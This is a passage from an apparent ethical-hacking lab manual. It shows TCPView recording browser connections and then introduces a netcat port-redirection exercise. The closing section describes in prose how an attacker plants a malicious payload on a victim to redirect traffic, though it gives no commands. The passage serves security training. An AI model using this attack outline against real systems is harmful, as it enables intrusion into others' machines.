
Step 13

Restore the **Internet Explorer** window from the taskbar.

In the address bar, delete the existing text, and type the following URL:

```
www.google.com
```

Press **Enter**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Search...
Intranet
Bing Suggestions
www.google.com
www.google.com search
www.google.com/maps
www.google.com chrome
www.google.com/flights
www.google.com/translate
www.google.com.br
www.google.com/calendar
Turn off suggestions (stop sending keystrokes to Bing)
Add
Type here to search
ENG

www.google.com

	09/08/2018	669.77 Kb
	22/07/2015	11.18 Mb
	09/03/2017	1.24 Mb
	22/07/2015	4.42 Mb
	22/07/2015	3.61 Mb
	22/07/2015	3.12 Mb
	23/11/2016	11.99 Mb
SolarWinds-NTM-v2.2.0-Eval.zip	22/07/2015	41.68 Mb
stinger.exe	22/07/2015	14.71 Mb
stinger32-epo.zip	22/07/2015	14.70 Mb
streams.exe	22/07/2015	85.38 Kb
superscan-4.1.zip	22/07/2015	229.09 Kb
TCPView.zip	22/07/2015	284.77 Kb
tfinstall.exe	22/07/2015	7.44 Mb
Toolset-v11.0.1-Eval.zip	22/07/2015	1007.88 Mb
unhackme.zip	22/07/2015	15.83 Mb
vstor_redist.exe	24/10/2016	38.24 Mb
WhatsRunning3_0_Setup.exe	22/07/2015	1.95 Mb
winfingerprint-0.6.2.zip	22/07/2015	937.57 Kb
WinPcap 4 1 3.exe	01/09/2015	893.68 Kb

Figure 3.13 Screenshot of PLABWIN10: Entering a URL in the address bar of Internet Explorer.

The **Google.com** Website is now displayed in **Internet Explorer**.




PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
https://www.google.com/?gws_rd=ssl#spf=1571407494885
Search...
Google
About
Store
Gmail
Images
Sign in
Google
Google Search
I'm Feeling Lucky
A privacy reminder from Google
REMIND ME LATER
REVIEW NOW
United Kingdom
Advertising
Business
How Search works
Privacy
Terms
Settings
Type here to search
ENG

Figure 3.14 Screenshot of PLABWIN10: Showing Google's homepage in Internet Explorer.

Step 14

Restore the **TCPView** window from the taskbar. In the **TCPView** window, you can find new entries are added according to the new connection established in **Internet Explorer**.



PLABWIN10 - Internet Explorer

http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQIwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE

TCPView - Sysinternals: www.sysinternals.com

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Sent Bytes
[System Proc...	0	TCP	plabwin10.practic...	50134	proxy	8080	TIME_WAIT		
iexplore.exe	4600	TCP	plabwin10.practic...	50136	proxy	8080	CLOSE_WAIT	1	288
iexplore.exe	4600	TCP	plabwin10.practic...	50137	proxy	8080	ESTABLISHED	23	3,244
iexplore.exe	4600	TCP	plabwin10.practic...	50140	proxy	8080	ESTABLISHED	7	1,119
iexplore.exe	4600	TCP	plabwin10.practic...	50141	proxy	8080	ESTABLISHED	5	477
iexplore.exe	4600	TCP	plabwin10.practic...	50142	proxy	8080	ESTABLISHED	7	934
iexplore.exe	4600	TCP	plabwin10.practic...	50143	proxy	8080	ESTABLISHED	7	875
iexplore.exe	4600	TCP	plabwin10.practic...	50144	proxy	8080	ESTABLISHED	7	1,152
iexplore.exe	4600	TCP	plabwin10.practic...	50145	proxy	8080	ESTABLISHED	7	1,083
lsass.exe	700	TCP	PLABWIN10	49672	PLABWIN10	0	LISTENING		
lsass.exe	700	TCP	PLABWIN10	49710	PLABWIN10	0	LISTENING		
lsass.exe	700	UDP	PLABWIN10	50952	*	*			
lsass.exe	700	TCPV6	plabwin10.practic...	49672	plabwin10.practic...	0	LISTENING		
lsass.exe	700	TCPV6	plabwin10.practic...	49710	plabwin10.practic...	0	LISTENING		
SearchUI.exe	6388	TCP	plabwin10.practic...	49970	proxy	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	plabwin10.practic...	49971	proxy	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	plabwin10.practic...	50004	proxy	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	plabwin10.practic...	50005	proxy	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	plabwin10.practic...	50006	proxy	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	plabwin10.practic...	50007	proxy	8080	CLOSE_WAIT		
services.exe	688	TCP	PLABWIN10	49703	PLABWIN10	0	LISTENING		
services.exe	688	TCPV6	plabwin10.practic...	49703	plabwin10.practic...	0	LISTENING		
spoolsv.exe	2856	TCP	PLABWIN10	49671	PLABWIN10	0	LISTENING		
spoolsv.exe	2856	TCPV6	plabwin10.practic...	49671	plabwin10.practic...	0	LISTENING		
svchost.exe	944	TCP	PLABWIN10	epmap	PLABWIN10	0	LISTENING		
svchost.exe	476	TCP	PLABWIN10	ms-wbt-server	PLABWIN10	0	LISTENING		
svchost.exe	476	TCP	plabwin10.practic...	ms-wbt-server	10.44.24.60	24085	ESTABLISHED	736	244,568
svchost.exe	4912	TCP	plabwin10.practic...	5040	PLABWIN10	0	LISTENING		
svchost.exe	4912	TCP	plabwin10.mshom...	5040	PLABWIN10	0	LISTENING		
svchost.exe	4912	TCP	plabwin10.practic...	5040	PLABWIN10	0	LISTENING		
svchost.exe	1324	TCP	PLABWIN10	49665	PLABWIN10	0	LISTENING		
svchost.exe	1116	TCP	PLABWIN10	49666	PLABWIN10	0	LISTENING		
svchost.exe	1312	TCP	PLABWIN10	49667	PLABWIN10	0	LISTENING		
svchost.exe	3816	TCP	PLABWIN10	ms-do	PLABWIN10	0	LISTENING		
svchost.exe	4716	UDP	PLABWIN10	domain	*	*			
svchost.exe	4716	UDP	plabwin10.mshom...	bootps	*	*			
svchost.exe	4716	UDP	plabwin10.mshom...	bootpc	*	*			
svchost.exe	1180	UDP	PLABWIN10	ntp	*	*			
svchost.exe	7308	UDP	PLABWIN10	ssdp	*	*			
svchost.exe	7308	UDP	plabwin10.practic...	ssdp	*	*			
svchost.exe	7308	UDP	plabwin10.mshom...	ssdp	*	*			
svchost.exe	7308	UDP	plabwin10.practic...	ssdp	*	*			

Endpoints: 92 | Established: 9 | Listening: 31 | Time Wait: 1 | Close Wait: 7

Figure 3.15 Screenshot of PLABWIN10: Showing new entries are added according to the new connection established in Internet Explorer.

Step 15

Restore the **Internet Explorer** window from the taskbar and click **Close**.




PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
https://www.google.com/?gws_rd=ssl#spf=1571407494885
Search...
Close
Google
About
Store
Gmail
Images
Sign in
Google
Google Search
I'm Feeling Lucky
A privacy reminder from Google
REMIND ME LATER
REVIEW NOW
United Kingdom
Advertising
Business
How Search works
Privacy
Terms
Settings
Type here to search
ENG

Figure 3.16 Screenshot of PLABWIN10: Closing Internet Explorer.

Step 16

The newly added entries are removed from **TCPView** after you close **Internet Explorer**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
TCPView - Sysinternals: www.sysinternals.com
File
Options
Process
View
Help
A
Type here to search
ENG

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Sent Bytes
lsass.exe	700	TCP	PLABWIN10	49672	PLABWIN10	0	LISTENING		
lsass.exe	700	TCP	PLABWIN10	49710	PLABWIN10	0	LISTENING		
lsass.exe	700	UDP	PLABWIN10	50952	*	*			
lsass.exe	700	TCPV6	plabwin10.practic...	49672	plabwin10.practic...	0	LISTENING		
lsass.exe	700	TCPV6	plabwin10.practic...	49710	plabwin10.practic...	0	LISTENING		
SearchUI.exe	6388	TCP	plabwin10.practic...	49970	proxy	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	plabwin10.practic...	49971	proxy	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	plabwin10.practic...	50004	proxy	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	plabwin10.practic...	50005	proxy	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	plabwin10.practic...	50006	proxy	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	plabwin10.practic...	50007	proxy	8080	CLOSE_WAIT		
services.exe	688	TCP	PLABWIN10	49703	PLABWIN10	0	LISTENING		
services.exe	688	TCPV6	plabwin10.practic...	49703	plabwin10.practic...	0	LISTENING		
spoolsv.exe	2856	TCP	PLABWIN10	49671	PLABWIN10	0	LISTENING		
spoolsv.exe	2856	TCPV6	plabwin10.practic...	49671	plabwin10.practic...	0	LISTENING		
svchost.exe	944	TCP	PLABWIN10	epmap	PLABWIN10	0	LISTENING		
svchost.exe	476	TCP	PLABWIN10	ms-wbt-server	PLABWIN10	0	LISTENING		
svchost.exe	476	TCP	plabwin10.practic...	ms-wbt-server	10.44.24.60	24085	ESTABLISHED	1,211	346,341
svchost.exe	4912	TCP	plabwin10.practic...	5040	PLABWIN10	0	LISTENING		
svchost.exe	4912	TCP	plabwin10.mshom...	5040	PLABWIN10	0	LISTENING		
svchost.exe	4912	TCP	plabwin10.practic...	5040	PLABWIN10	0	LISTENING		
svchost.exe	1324	TCP	PLABWIN10	49665	PLABWIN10	0	LISTENING		
svchost.exe	1116	TCP	PLABWIN10	49666	PLABWIN10	0	LISTENING		
svchost.exe	1312	TCP	PLABWIN10	49667	PLABWIN10	0	LISTENING		
svchost.exe	3816	TCP	PLABWIN10	ms-do	PLABWIN10	0	LISTENING		
svchost.exe	4716	UDP	PLABWIN10	domain	*	*			
svchost.exe	4716	UDP	plabwin10.mshom...	bootps	*	*			
svchost.exe	4716	UDP	plabwin10.mshom...	bootpc	*	*			
svchost.exe	1180	UDP	PLABWIN10	ntp	*	*			
svchost.exe	7308	UDP	PLABWIN10	ssdp	*	*			
svchost.exe	7308	UDP	plabwin10.practic...	ssdp	*	*			
svchost.exe	7308	UDP	plabwin10.mshom...	ssdp	*	*			
svchost.exe	7308	UDP	plabwin10.practic...	ssdp	*	*			
svchost.exe	476	UDP	PLABWIN10	ms-wbt-server	*	*			
svchost.exe	4912	UDP	PLABWIN10	5050	*	*			
svchost.exe	1376	UDP	PLABWIN10	5353	*	*			
svchost.exe	1376	UDP	PLABWIN10	llmnr	*	*			
svchost.exe	1760	UDP	PLABWIN10	56052	*	*			
svchost.exe	1848	UDP	PLABWIN10	56054	*	*			
svchost.exe	4716	UDP	PLABWIN10	59736	*	*			
svchost.exe	4716	UDP	PLABWIN10	59737	*	*			
svchost.exe	2592	UDP	PLABWIN10	61092	*	*			

Endpoints: 85 | Established: 3 | Listening: 31 | Time Wait: 0 | Close Wait: 6

Figure 3.17 Screenshot of PLABWIN10: Showing the removal of newly added entries.

Close all open windows.

Exercise 4 - Perform Port Redirection

You can perform port redirection using the netcat, also known as ncat, command-line utility available for Linux, UNIX, and Windows platforms. This command-line utility reads information from connections using TCP or UDP to perform simple port redirection.

There are two entities in the process of port redirection, the attacker and the victim. The first step is for the attacker to listen on a port to send and receive data. The attacker will drop a malicious payload on the victim's system to execute system level commands and redirect the traffic to the concerned port on the attacker system. Payloads can be delivered via email, crafted scripts, malicious files, and so on. The payload can also be delivered via a batch script.

In this exercise, you will perform port redirection using the ncat command.

Learning Outcomes

